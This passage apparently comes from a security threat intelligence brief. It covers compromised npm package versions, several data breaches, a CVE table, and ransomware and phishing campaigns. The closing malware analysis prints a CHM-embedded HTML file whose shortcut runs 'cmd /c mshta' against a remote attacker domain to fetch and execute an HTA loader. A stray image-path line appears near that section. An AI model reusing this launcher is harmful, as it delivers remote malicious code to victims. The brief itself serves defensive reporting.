@ctrl/magnet-link	4.0.3, 4.0.4
@ctrl/ngx-codemirror	7.0.1, 7.0.2
@ctrl/ngx-csv	6.0.1, 6.0.2
@ctrl/ngx-emoji-mart	9.2.1, 9.2.2
@ctrl/ngx-rightclick	4.0.1, 4.0.2
@ctrl/qbittorrent	9.7.1, 9.7.2
@ctrl/react-adsense	2.0.1, 2.0.2
@ctrl/shared-torrent	6.3.1, 6.3.2
@ctrl/tinycolor	4.1.1, 4.1.2
@ctrl/torrent-file	4.1.1, 4.1.2

Package	Versions
@ctrl/transmission	7.3.1
@ctrl/ts-base32	4.0.1, 4.0.2
@hestjs/core	0.2.1
@hestjs/cqrs	0.1.6
@hestjs/demo	0.1.2
@hestjs/eslint-config	0.1.2
@hestjs/logger	0.1.6
@hestjs/scalar	0.1.7
@hestjs/validation	0.1.6
@nativescript-community/arraybuffers	1.1.6, 1.1.7, 1.1.8
@nativescript-community/gesturehandler	2.0.35
@nativescript-community/perms	3.0.5, 3.0.6, 3.0.7, 3.0.8
@nativescript-community/sqlite	3.5.2, 3.5.3, 3.5.4, 3.5.5
@nativescript-community/text	1.6.9, 1.6.10, 1.6.11, 1.6.12
@nativescript-community/typeorm	0.2.30, 0.2.31, 0.2.32, 0.2.33
@nativescript-community/ui-collectionview	6.0.6
@nativescript-community/ui-document-picker	1.1.27, 1.1.28
@nativescript-community/ui-drawer	0.1.30
@nativescript-community/ui-image	4.5.6
@nativescript-community/ui-label	1.3.35, 1.3.36, 1.3.37
@nativescript-community/ui-material-bottom-navigation	7.2.72, 7.2.73, 7.2.74, 7.2.75
@nativescript-community/ui-material-bottomsheet	7.2.72

Package	Versions
@nativescript-community/ui-material-core	7.2.72, 7.2.73, 7.2.74, 7.2.75
@nativescript-community/ui-material-core-tabs	7.2.72, 7.2.73, 7.2.74, 7.2.75
@nativescript-community/ui-material-ripple	7.2.72, 7.2.73, 7.2.74, 7.2.75
@nativescript-community/ui-material-tabs	7.2.72, 7.2.73, 7.2.74, 7.2.75
@nativescript-community/ui-pager	14.1.36, 14.1.37, 14.1.38
@nativescript-community/ui-pulltorefresh	2.5.4, 2.5.5, 2.5.6, 2.5.7
@nexe/config-manager	0.1.1
@nexe/eslint-config	0.1.1
@nexe/logger	0.1.3
@nstudio/angular	20.0.4, 20.0.5, 20.0.6
@nstudio/focus	20.0.4, 20.0.5, 20.0.6
@nstudio/nativescript-checkbox	2.0.6, 2.0.7, 2.0.8, 2.0.9
@nstudio/nativescript-loading-indicator	5.0.1, 5.0.2, 5.0.3, 5.0.4
@nstudio/ui-collectionview	5.1.11, 5.1.12, 5.1.13, 5.1.14
@nstudio/web	20.0.4
@nstudio/web-angular	20.0.4
@nstudio/xplat	20.0.5, 20.0.6, 20.0.7
@nstudio/xplat-utils	20.0.5, 20.0.6, 20.0.7
@operato/board	9.0.36, 9.0.37, 9.0.38, 9.0.39, 9.0.40, 9.0.41, 9.0.42, 9.0.43, 9.0.44, 9.0.45, 9.0.46
@operato/data-grist	9.0.29, 9.0.35, 9.0.36, 9.0.37
@operato/graphql	9.0.22, 9.0.35, 9.0.36, 9.0.37, 9.0.38, 9.0.39, 9.0.40, 9.0.41, 9.0.42, 9.0.43, 9.0.44, 9.0.45, 9.0.46

Package	Versions
@operato/headroom	9.0.2, 9.0.35, 9.0.36, 9.0.37
@operato/help	9.0.35, 9.0.36, 9.0.37, 9.0.38, 9.0.39, 9.0.40, 9.0.41, 9.0.42, 9.0.43, 9.0.44, 9.0.45, 9.0.46
@operato/i18n	9.0.35, 9.0.36, 9.0.37
@operato/input	9.0.27, 9.0.35, 9.0.36, 9.0.37, 9.0.38, 9.0.39, 9.0.40, 9.0.41,9.0.42,9.0.43, 9.0.44, 9.0.45, 9.0.46
@operato/layout	9.0.35, 9.0.36, 9.0.37
@operato/popup	9.0.22, 9.0.35, 9.0.36, 9.0.37, 9.0.38, 9.0.39, 9.0.40, 9.0.41, 9.0.42,9.0.43, 9.0.44, 9.0.45, 9.0.46
@operato/pull-to-refresh	9.0.36, 9.0.37, 9.0.38, 9.0.39, 9.0.40, 9.0.41, 9.0.42
@operato/shell	9.0.22, 9.0.35, 9.0.36, 9.0.37, 9.0.38, 9.0.39
@operato/styles	9.0.2, 9.0.35, 9.0.36, 9.0.37
@operato/utils	9.0.22, 9.0.35, 9.0.36, 9.0.37, 9.0.38, 9.0.39, 9.0.40, 9.0.41, 9.0.42,9.0.43, 9.0.44, 9.0.45, 9.0.46
@teselagen/bounce-loader	0.3.16, 0.3.17
@teselagen/liquibase-tools	0.4.1
@teselagen/range-utils	0.3.14, 0.3.15
@teselagen/react-list	0.8.19, 0.8.20
@teselagen/react-table	6.10.19
@thangved/callback-window	1.1.4
@things-factory/attachment-base	9.0.43, 9.0.44, 9.0.45, 9.0.46, 9.0.47, 9.0.48, 9.0.49, 9.0.50
@things-factory/auth-base	9.0.43, 9.0.44, 9.0.45
@things-factory/email-base	9.0.42, 9.0.43, 9.0.44, 9.0.45, 9.0.46, 9.0.47, 9.0.48, 9.0.49, 9.0.50, 9.0.51, 9.0.52, 9.0.53, 9.0.54
@things-factory/env	9.0.42, 9.0.43, 9.0.44, 9.0.45

Package	Versions
@things-factory/integration-base	9.0.43, 9.0.44, 9.0.45
@things-factory/integration-marketplace	9.0.43, 9.0.44, 9.0.45
@things-factory/shell	9.0.43, 9.0.44, 9.0.45
@tnf-dev/api	1.0.8
@tnf-dev/core	1.0.8
@tnf-dev/js	1.0.8
@tnf-dev/mui	1.0.8
@tnf-dev/react	1.0.8
@ui-ux-gang/devextreme-angular-rpk	24.1.7
@yoobic/design-system	6.5.17
@yoobic/jpeg-camera-es6	1.0.13
@yoobic/yobi	8.7.53
airchief	0.3.1
airpilot	0.8.8
angulartics2	14.1.1, 14.1.2
browser-webdriver-downloader	3.0.8
capacitor-notificationhandler 0	.0.2, 0.0.3
capacitor-plugin-healthapp	0.0.2, 0.0.3
capacitor-plugin-ihealth	1.1.8, 1.1.9
capacitor-plugin-vonage	1.0.2, 1.0.3
capacitorandroidpermissions	0.0.4, 0.0.5
config-cordova	0.8.5

Package	Versions
cordova-plugin-voxeet	21.0.24
cordova-voxeet	1.0.32
create-hest-app	0.1.9
db-evo	1.1.4, 1.1.5
devextreme-angular-rpk	21.2.8
ember-browser-services	5.0.2, 5.0.3
ember-headless-form	1.1.2, 1.1.3
ember-headless-form-yup	1.0.1
ember-headless-table	2.1.5, 2.1.6
ember-url-hash-polyfill	1.0.12, 1.0.13
ember-velcro	2.2.1, 2.2.2
encounter-playground	0.0.2, 0.0.3, 0.0.4, 0.0.5
eslint-config-crowdstrike	11.0.2, 11.0.3
eslint-config-crowdstrike-node	4.0.3, 4.0.4
eslint-config-teselagen	6.1.7
globalize-rpk	1.7.4
graphql-sequelize-teselagen	5.3.8
html-to-base64-image	1.0.2
json-rules-engine-simplified	0.2.1
jumpgate	0.0.2
koa2-swagger-ui	5.11.1, 5.11.2
mcfly-semantic-release	1.3.1

Package	Versions
mcp-knowledge-base	0.0.2
mcp-knowledge-graph	1.2.1
mobioffice-cli	1.0.3
monorepo-next	13.0.1, 13.0.2
mstate-angular	0.4.4
mstate-cli	0.4.7
mstate-dev-react	1.1.1
mstate-react	1.6.5
ng2-file-upload	7.0.2, 7.0.3, 8.0.1, 8.0.2, 8.0.3, 9.0.1
ngx-bootstrap	18.1.4, 19.0.3, 19.0.4, 20.0.3, 20.0.4, 20.0.5
ngx-color	10.0.1, 10.0.2
ngx-toastr	19.0.1, 19.0.2
ngx-trend	8.0.1
ngx-ws	1.1.5, 1.1.6
oradm-to-gql	35.0.14, 35.0.15
oradm-to-sqlz	1.1.2
ove-auto-annotate	0.0.9
pm2-gelf-json	1.0.4, 1.0.5
printjs-rpk	1.6.1
react-complaint-image	0.0.32
react-jsonschema-form-conditionals	0.3.18
remark-preset-lint-crowdstrike	4.0.1, 4.0.2

Package	Versions
rxnt-authentication	0.0.3, 0.0.4, 0.0.5, 0.0.6
rxnt-healthchecks-nestjs	1.0.2, 1.0.3, 1.0.4, 1.0.5
rxnt-kue	1.0.4, 1.0.5, 1.0.6, 1.0.7
swc-plugin-component-annotate	1.9.1, 1.9.2
tbssnch	1.0.2
teselagen-interval-tree	1.1.2
tg-client-query-builder	2.14.4, 2.14.5
tg-redbird	1.3.1
tg-seq-gen	1.0.9, 1.0.10
thangved-react-grid	1.0.3
ts-gaussian	3.0.5, 3.0.6
ts-imports	1.0.1, 1.0.2
tvi-cli	0.1.5
ve-bamreader	0.2.6
ve-editor	1.0.1
verror-extra	6.0.1
voip-callkit	1.0.2, 1.0.3
wdio-web-reporter	0.1.3
yargs-help-output	5.0.3
yoo-styles	6.0.326

Recommendations

- Check the versions you are using
- Clean your npm cache
- Reinstall all packages in your repository
- Make sure you use a package lock file, and use pinned versions

References:

- https://www.aikido.dev/blog/s1ngularity-nx-attackers-strike-again

Title: Cloudflare hit by data breach in Salesloft Drift supply chain attack

Impacted Sector: Generic

Attack Summary:

Cloudflare is the latest organization affected by the recent string of Salesloft-Drift breaches, part of a broader supply-chain attack disclosed last week. On Sept 2nd 2025, it confirmed that attackers accessed a Salesforce instance used for internal customer case management and support, exposing 104 Cloudflare API tokens.

Cloudflare was first notified of the breach on August 23, and communicated the incident to affected customers on September 2. Before making the breach public, the company rotated all 104 exposed platform-issued tokens, despite having found no evidence so far of any misuse.

According to Cloudflare, most of the compromised data was limited to customer contact information and standard support case content. However, some support interactions may have contained more sensitive details—such as customers' configuration data or credentials like API keys—since those occasionally get shared in plain text during troubleshooting.

The investigation determined that only text-based data from Salesforce case objects was exfiltrated—attachments were not accessed. These exfiltrated case objects contained only text-based data, including:

- **The subject line of the Salesforce case**
- **The body of the case (which may include keys, secrets, etc., if provided by the customer to Cloudflare)**
- **Customer contact information (for example, company name, requester's email address and phone number, company domain name, and company country)**

Cloudflare mentioned this incident was not isolated and suspects that the adversary intends to use harvested customer data and credentials for follow-on attacks. Given that hundreds of organizations were impacted through this Drift compromise, they warn that similar attacks are likely in the future.

Since the start of the year, the ShinyHunters extortion group has been targeting Salesforce customers in data theft attacks, using voice phishing (vishing) to trick employees into linking malicious OAuth apps with their company's Salesforce instances. This tactic enabled the attackers to steal databases, which were later used to extort victims.

References:

- https://www.bleepingcomputer.com/news/security/cloudflare-hit-by-data-breach-in-salesloft-drift-supply-chain-attack/

Section 3 - OT/IoT Security Breaches

Title: CISA Releases Eight Industrial Control Systems Advisories

Impacted Sector: OT/ICS

Attack Summary:

CISA released eight Industrial Control Systems (ICS) advisories on September 16, 2025. These advisories provide timely information about current security issues, vulnerabilities, and exploits surrounding ICS.

- ICSA-25-259-01 **Schneider Electric Altivar Products, ATVdPAC Module, ILC992 InterLink Converter**
- ICSA-25-259-02 **Hitachi Energy RTU500 Series**
- ICSA-25-259-03 **Siemens SIMATIC NET CP, SINEMA, and SCALANCE**
- ICSA-25-259-04 **Siemens RUGGEDCOM, SINEC NMS, and SINEMA**
- ICSA-25-259-05 **Siemens OpenSSL Vulnerability in Industrial Products**
- ICSA-25-259-06 **Siemens Multiple Industrial Products**
- ICSA-25-259-07 **Delta Electronics DIALink**
- CSA-25-140-07 **Schneider Electric Galaxy VS, Galaxy VL, Galaxy VXL (Update A)**

Recommendations

- Review & Patch review newly released ICS advisories for technical details and mitigations

References:

- https://www.cisa.gov/news-events/alerts/2025/09/16/cisa-releases-eight-industrial-control-systems-advisories

Threat Intelligence Brief

September 16 – 30

Section 1 - Critical Vulnerability Information

CVE ID	Title	Score	Description	Affected Version	Patch Details	Reference
CVE-2025-32463	Sudo Inclusion of Functionality from Untrusted Control Sphere	9.3	A flaw in sudo versions prior to 1.9.17p1 allows a local attacker to escalate to root via sudo's -R / --chroot option. The attacker can place a malicious / etc/nsswitch.conf and associated libraries in a user-controlled directory, and when sudo chroots, it reads from that directory and loads attacker-controlled library code as root.	Sudo before version 1.9.17p1 (i.e., versions up through 1.9.17)	Upgrade to sudo 1.9.17p1 (or a distribution's patched backport).	CVE ORG
CVE-2025-26399	SolarWinds Web Help Desk – unauthenticated deserialization remote code execution	9.8	This vulnerability lies in the AjaxProxy component of SolarWinds Web Help Desk. An attacker, without any authentication, can send malicious serialized data to this endpoint, which is deserialized without proper validation, thereby enabling remote code execution on the host system. It is considered a patch bypass, meaning earlier fixes (for CVE-2024-28988 and CVE-2024-28986) were circumvented by this new exploit path.	Web Help Desk versions ≤ 12.8.7	Hotfix for 12.8.7 (Hotfix 1)	(Arctic Wolf)
CVE-2025-54236	Adobe Commerce / Magento: "Session Reaper" improper input validation session takeover / account takeover	9.1	This vulnerability is due to improper input validation (CWE-20) in the ServiceInputProcessor component of the Web API in Adobe Commerce / Magento. An attacker (without authentication) can craft API requests that bypass security controls, enabling session takeover (customer account hijacking) and under certain configurations, unauthenticated remote code execution (RCE)—especially when using file-based session storage or vulnerable session backends (e.g. Redis, database)	Adobe Commerce / Magento up to 2.4.9-alpha2, earlier patch levels	Hotfix / patch, and WAF rules deployed	(The Hacker News)

Section 1 - Critical Vulnerability Information

CVE ID	Title	Score	Description	Affected Version	Patch Details	Reference
CVE-2025-5086	DELMIA Apriso (Dassault Systèmes) – deserialization of untrusted data remote code execution	9	The vulnerability arises from insecure deserialization of untrusted data in DELMIA Apriso's application logic. An attacker can send crafted serialized payloads (e.g. via the Invoke endpoint) that when deserialized by the server lead to execution of arbitrary code. Evidence of active exploitation has been observed: sending a Base64-encoded payload which decodes to a compressed malicious DLL (fwitxz01.dll) via the /apriso/WebServices/FlexNetOperationsService.svc/Invoke endpoint, used to install backdoor malware (e.g. Trojan.MSIL.Zapchast.gen) on the host.	DELMIA Apriso Releases 2020 through 2025	Vendor patch / update (per CISA KEV listing)	(The Hacker News)
CVE-2025-21043	Samsung (Android) image-parsing library out-of-bounds write remote code execution (zero-click)	8.8	A vulnerability in the libimagecodec.quram.so library (used on Samsung Android devices) allows an out-of-bounds write when processing crafted image data. A remote attacker could exploit this to execute arbitrary code on a vulnerable device.	Targeted Galaxy devices (Android / Samsung OS)	Included in Samsung's September 2025 security update	(The Hacker News)

Critical Vulnerability:

Nearly 50,000 Cisco firewalls vulnerable to actively exploited flaws

On September 25, Cisco alerted users that exploit activity targeting these vulnerabilities had begun before the company released available patches. An estimated 50,000 Cisco ASA and FTD appliances exposed to the internet are susceptible to two vulnerabilities that attackers are actively exploiting.

The defects, identified as CVE-2025-20333 and CVE-2025-20362, allow remote code execution and unauthorized access to VPN-related restricted endpoints. These flaws can be triggered remotely without any authentication.

Currently, no official workarounds are available for these flaws. However, organizations can apply temporary defenses such as restricting exposure of the VPN web interface and enhancing logging and monitoring to detect suspicious VPN login attempts and crafted HTTP requests. According to the Shadowserver Foundation, scans conducted on September 29 revealed over 48,800 Cisco ASA and FTD appliances still exposed online and vulnerable to CVE-2025-20333 and CVE-2025-20362—showing limited response to earlier warnings and the active exploitation campaign.

Earlier, on September 4, Greynoise flagged unusual scanning activity dating back to late August targeting Cisco ASA devices, noting that in about 80% of such cases, these scans are precursors to undisclosed vulnerabilities.

The severity of the situation prompted the U.S. CISA to issue an emergency directive, requiring all Federal Civilian Executive Branch (FCEB) agencies to identify compromised ASA/FTD devices and patch or upgrade them within 24 hours. Additionally, ASA devices that had reached end of support (EoS) were to be disconnected from federal networks by September 30.

Meanwhile, a report from the U.K.'s NCSC revealed attackers deploying a shellcode loader dubbed "Line Viper", followed by a GRUB bootkit called "RayInitiator." Given that exploitation has been ongoing for over a week, system administrators are strongly urged to follow Cisco's security guidance for CVE-2025-20333 and CVE-2025-20362 without delay.

Notes:

- The details provided about CVE vulnerabilities are based on publicly available sources, security advisories, and threat intelligence feeds. While efforts are made to ensure accuracy, the information may change over time.
- The severity scores (CVSS) and descriptions are for general reference. Organizations must conduct their own risk assessments based on their unique environment, configurations, and security posture.
- While patching and mitigation recommendations are provided, implementation decisions should be made based on an organization's security policies, compatibility testing, and vendor guidance.
- CVEs may be updated with new exploitation techniques or patches over time. Regular monitoring of official sources (e.g., NVD, MITRE, vendor advisories) is recommended.

Section 2 - Reported Cyber Breaches

Title: Goshen Medical Center Under Investigation for Data Breach of Over 450,000 Records

Impacted Sector: Healthcare

Attack Summary:

Schubert Jonckheer & Kolbe LLP is investigating a breach that exposed sensitive data belonging to 456,385 individuals linked to Goshen Medical Center — a federally qualified healthcare provider in North Carolina.

On March 4, 2025, Goshen Medical Center detected anomalous activity within its network, and subsequently determined that an unauthorized actor had likely accessed or acquired files containing sensitive information on February 15, 2025.

Although the intrusion occurred in February, notification to affected individuals did not begin until approximately September 17, 2025, raising potential compliance issues with state and federal notification laws.

The data potentially compromised includes names, addresses, dates of birth, Social Security numbers, driver's license numbers, and medical record numbers.

Refrence:

- https://www.classactionlawyers.com/blog/goshenmedcenter
- https://www.prnewswire.com/news-releases/privacy-alert-medical-associates-of-brevard-under-investigation-for-data-breach-of-nearly-250-000-records-302561306.html

Title: Archer Health Breach Exposes 23GB of Patient Medical Records

Impacted Sector: Healthcare

Attack Summary:

Archer Health Inc. (also operating as Archer Home Health) left over 23 GB of patient data exposed in a publicly accessible, unsecured database. The California-based home healthcare and palliative care provider's improperly secured repository was first discovered by researcher Jeremiah Fowler, who alerted Website Planet.

The database contained 145,000+ files, none encrypted or password-protected, constituting a serious privacy breach. Records included patient assessments, discharge forms, care plans, internal communications, and even screenshots from healthcare management dashboards revealing scheduling, provider information, and other sensitive data.

Exposed personal details encompassed names, Social Security numbers, addresses, phone numbers, and medical history. Some folders were tagged with patients' names or labeled under categories like "faxed orders" and "referrals," underscoring the depth of the exposure. Although Archer Health restricted database access within hours of being notified, it remains unknown how long the exposure persisted or whether unauthorized parties accessed the information during that window. This lingering uncertainty raises the possibility of long-term harm from misuse of patient identifiers or medical history.

Incidents like this highlight the critical risks that healthcare providers face when storing sensitive records without basic security safeguards such as encryption or access control. Regulatory scrutiny is intensifying; for example, IMDataCenter in Florida recently faced legal action after misconfiguring an AWS bucket. If Archer Health is similarly held accountable, it could face significant legal, reputational, and financial consequences under privacy laws including HIPAA.

Recommendations

- Security administrators are recommended to make sure that all applications, databases, servers, and network devices are periodically hardened and are adequately configured.
- System administrators must make regular backups and keep those backups offline or on a separate network.
- Users are recommended to use a unique and strong password at every site with the help of a password manager and use Multi-Factor Authentication (MFA) wherever possible.
- Users should not download, accept, or execute files and do not visit websites or follow links provided by unknown or untrusted sources.
- System administrators should regularly take backups of the applications, databases, and all critical data.
- Keep AV signatures, operating systems, and third-party applications up to date on all systems, mobile devices, and servers.

References:

- https://www.varutra.com/ctp/threatpost/postDetails/Archer-Health-Breach-Exposes-23GB-of-Patient-Medical-Records/T0ZSeGx5OUVWSDdXWW44c1FnU3p5dz09
- https://www.morningstar.com/news/pr-newswire/20251001dc87983/privacy-alert-archer-health-inc-under-investigation-for-data-breach-of-patient-records
- https://www.techradar.com/pro/security/nearly-150-000-patient-records-exposed-in-major-healthcare-data-breach-heres-what-we-know

Title: Akira ransomware breaching MFA-protected SonicWall VPN accounts

Impacted Sector: Generic

Attack Summary:

Akira ransomware attacks targeting SonicWall SSL VPN devices have intensified, with threat actors successfully bypassing One-Time Password (OTP) Multi-Factor Authentication (MFA) protections. Researchers suspect this is achieved through the use of previously stolen OTP seeds, although the exact method remains unconfirmed.

Initially, cybersecurity experts speculated that a zero-day vulnerability might be exploited. However, SonicWall identified the root cause as CVE-2024-40766, an improper access control flaw disclosed in September 2024. Despite patches being released in August 2024, the vulnerability continues to be exploited using credentials obtained from earlier breaches.
In response, SonicWall has advised administrators to reset all SSL VPN credentials and ensure that the latest SonicOS firmware is installed on their devices.

This ongoing threat underscores the critical need for robust security measures, including regular credential updates and comprehensive system monitoring, to protect against evolving cyber threats.

New research shows MFA bypassed

Cybersecurity firm Arctic Wolf now reports observing an ongoing campaign against SonicWall firewalls, where threat actors are successfully logging into accounts even when one-time password (OTP) multi-factor authentication is enabled.

The report indicates that multiple OTP challenges were issued for account login attempts, followed by successful logins, suggesting that threat actors may have also compromised OTP seeds or discovered an alternative way to generate valid tokens.

```
id=REDACTED_FW_NAME sn=REDACTED_SN time="2025-08-04 02:12:52"
fw=REDACTED_FW_IP pri=6 c=0 gcat=13 m=1153 src=0.0.0.0
dst=38.114.123.167 msg="User : User needs one-time password"
n=11070
```

```
id=REDACTED_FW_NAME sn=REDACTED_SN time="2025-08-04 02:13:35"
fw=REDACTED_FW_IP pri=6 c=0 gcat=13 m=1153 srcV6=:: dstV6=::
msg="User REDACTED_USERNAME: otp login" n=11071
```

Successfully solving one-time passcode MFA challenges

Source: Arctic Wolf

"SonicWall links the malicious logins observed in this campaign to CVE-2024-40766, an improper access control vulnerability identified a year ago,".

"From this perspective, credentials would have potentially been harvested from devices vulnerable to CVE-2024-40766 and later used by threat actors—even if those same devices were patched. Threat actors in the present campaign successfully authenticated against accounts with the one-time password (OTP) MFA feature enabled."

While the researchers say it's unclear how Akira affiliates are authenticating to MFA-protected accounts, a separate report from Google Threat Intelligence Group in July described similar abuse of SonicWall VPNs.

In that campaign, a financially motivated group tracked as UNC6148 deployed the OVERSTEP rootkit on SMA 100 series appliances by using what they believe are previously stolen OTP seeds, allowing access even after patches were applied.

Google believes that the threat actors were utilizing stolen one-time password seeds that were previously obtained in zero-day attacks, but is unsure which CVE was exploited.

"Google Threat Intelligence Group (GTIG) has identified an ongoing campaign by a suspected financially-motivated threat actor we track as UNC6148, targeting fully patched end-of-life SonicWall Secure Mobile Access (SMA) 100 series appliances," warned Google.

“GTIG assesses with high confidence that UNC6148 is leveraging credentials and one-time password (OTP) seeds stolen during previous intrusions, allowing them to regain access even after organizations have applied security updates.”

Once inside, Arctic Wolf reports that Akira moved very quickly, often scanning the internal network within 5 minutes. The researchers note that the threat actors also employed Impacket SMB session setup requests, RDP logins, and the enumeration of Active Directory objects using tools such as dsquery, SharpShares, and BloodHound.

A particular focus was on Veeam Backup & Replication servers, where a custom PowerShell script was deployed to extract and decrypt stored MSSQL and PostgreSQL credentials, including DPAPI secrets.

To evade security software, affiliates conducted a Bring-Your-Own-Vulnerable-Driver (BYOVD) attack by abusing Microsoft’s legitimate consent.exe executable to sideload malicious DLLs that loaded vulnerable drivers (rwdrv.sys, churchill_driver.sys).

These drivers were used to disable endpoint protection processes, allowing the ransomware encryptors to run without being blocked.

The report stresses that some of these attacks impacted devices running SonicOS 7.3.0, which is the recommended release SonicWall urged admins to install to mitigate the credential attacks.
Admins are strongly urged to reset all VPN credentials on any device that previously utilized vulnerable firmware, as even if updated, attackers can continue to use stolen accounts to gain initial access to corporate networks.

Recommendations:

- Upgrade to the higher versions from the affected version of SonicOS 7.3.0.

References:

- https://www.bleepingcomputer.com/news/security/akira-ransomware-breaching-mfa-protected-sonicwall-vpn-accounts/

Title: Automaker giant Stellantis confirms data breach after Salesforce hack

Impacted Sector: Manufacturing

Attack Summary:

Automotive manufacturing giant Stellantis has confirmed that attackers stole some of its North American customers' data after gaining access to a third-party service provider's platform.

Stellantis is a multinational corporation formed in 2021 after the merger of the PSA Group (Peugeot Société Anonyme) and Fiat Chrysler Automobiles (FCA). Stellantis is currently one of the largest automotive companies globally by revenue and the world's fifth-largest automaker by volume.

The company owns 14 major automotive brands, including Alfa Romeo, Chrysler, Citroën, Dodge, DS Automobiles, Fiat, Jeep, Lancia, Maserati, Opel, Peugeot, Ram, and Vauxhall, and it operates manufacturing facilities across Europe, North America, South America, and other regions, with operations in over 130 countries.

According to a statement published over the weekend, the attackers only stole customer contact information during the breach since the compromised platform was not used to store financial or other sensitive personal information.

"We recently detected unauthorized access to a third-party service provider's platform that supports our North American customer service operations," Stellantis said.

"Upon discovery, we immediately activated our incident response protocols, initiated a comprehensive investigation, and took prompt action to contain and mitigate the situation. We are also notifying the appropriate authorities and directly informing affected customers."

The auto giant also advised customers to be cautious of potential phishing attempts and to refrain from clicking suspicious links or sharing personal information when receiving unexpected emails, texts, or calls.

BleepingComputer reached out to Stellantis with questions about the incident, but a response was not immediately available.

Salesforce data breach claimed by ShinyHunters

Although Stellantis didn't share more information regarding this attack, it is part of a recent wave of Salesforce data breaches linked with the ShinyHunters extortion group, which has affected numerous high-profile companies.

Earlier today, ShinyHunters claimed responsibility for the Stellantis data breach and told that they had stolen over 18 million Salesforce records, including names and contact details, from the company's Salesforce instance.

Since the start of the year, the extortion group has been targeting Salesforce customers in data theft attacks using voice phishing attacks, impacting companies such as Google, Cisco, Qantas, Adidas, Allianz Life, Farmers Insurance, Workday, and LVMH subsidiaries, including Dior, Louis Vuitton, and Tiffany & Co.

ShinyHunters also claims they used stolen OAuth tokens for Salesloft's Drift AI chat integration with Salesforce to steal sensitive information, such as passwords, AWS access keys, and Snowflake tokens, after gaining access to customers' Salesforce instances.

Using this method, they claimed to have stolen customer information from Google, Cloudflare, Zscaler, Tenable, Palo Alto Networks, CyberArk, Nutanix, Qualys, Rubrik, Elastic, BeyondTrust, Proofpoint, JFrog, Cato Networks, and many more.

Last week, the FBI released a Flash alert sharing IOCs discovered during the attacks and warning about threat actors breaching organizations' Salesforce environments to steal data and extort victims. Meanwhile, the extortion group told that they had stolen over 1.5 billion Salesforce records from 760 companies, using compromised Salesloft Drift OAuth tokens.

Recommendations:

- Reset compromised credentials and rotate API keys or OAuth tokens.
- Enforce multi-factor authentication (MFA) for all privileged accounts.
- Apply the principle of least privilege across systems and third-party services.
- Ensure sensitive data is encrypted at rest and in transit.
- Apply tokenization or anonymization where possible.
- Maintain backups to protect against ransomware or data loss.
- Educate employees and customers about phishing, social engineering, and suspicious communications.
- Encourage users to verify unexpected requests for personal or account information.

References:

- https://www.bleepingcomputer.com/news/security/automaker-giant-stellantis-confirms-data-breach-after-salesforce-hack/

Title: SVG Files Abused to Deploy PureMiner Malware and Exfiltrate Data

Impacted Sector: Generic/Malware


Attack Summary:

Cybercriminals are exploiting SVG files as an initial attack vector in a multi-stage campaign designed to impersonate Ukrainian government communications.

FortiGuard Labs has uncovered a sophisticated phishing campaign targeting Ukrainian government agencies through malicious Scalable Vector Graphics (SVG) files, ultimately deploying both cryptocurrency mining malware and information stealers to compromise victim systems.

The attack begins with phishing emails containing malicious SVG attachments that masquerade as official notices from the National Police of Ukraine, pressuring recipients with legal-sounding language about pending appeals and potential consequences for non-compliance.

The SVG file, named “elektronni_zapit_NPU.svg,” contains an embedded HTML iframe element that references an external SVG resource.



Malicious SVG file.

When opened, it mimics an Adobe Reader window with the message “Please wait, your document is loading…” in Ukrainian, then automatically directs victims to download a password protected archive — conveniently showing the extraction password on the page.
The archive contains a Compiled HTML Help (CHM) file that kicks off a multi stage infection chain.

Inside the CHM, analysts found a malicious HTML file that embeds a shortcut object whose Click method launches a remote HTML Application (HTA) payload in hidden mode.

```
<html>
<title> Documentation </title>
<head>
</head>
<body>

<OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap:shortcut">
<PARAM name="Item1" value=",cmd, /c mshta https://ms-team-ping2.com/smtp_test.wieurig">
<PARAM name="Item2" value="273,1,1">
</OBJECT>
<SCRIPT>
shortcut.Click();
</SCRIPT>

<h2 align=center> CHM </h2>
<p><h3 align=center> Documentation </h3></p>
</body>
</html>
```

Malicious HTM file extracted from the CHM.

The HTA file functions as a CountLoader, deliberately obfuscated using string encoding and array shuffling techniques.

This loader establishes connections with remote servers, collects victim system information, and sends it via HTTP POST requests using XorBase64 encoding.

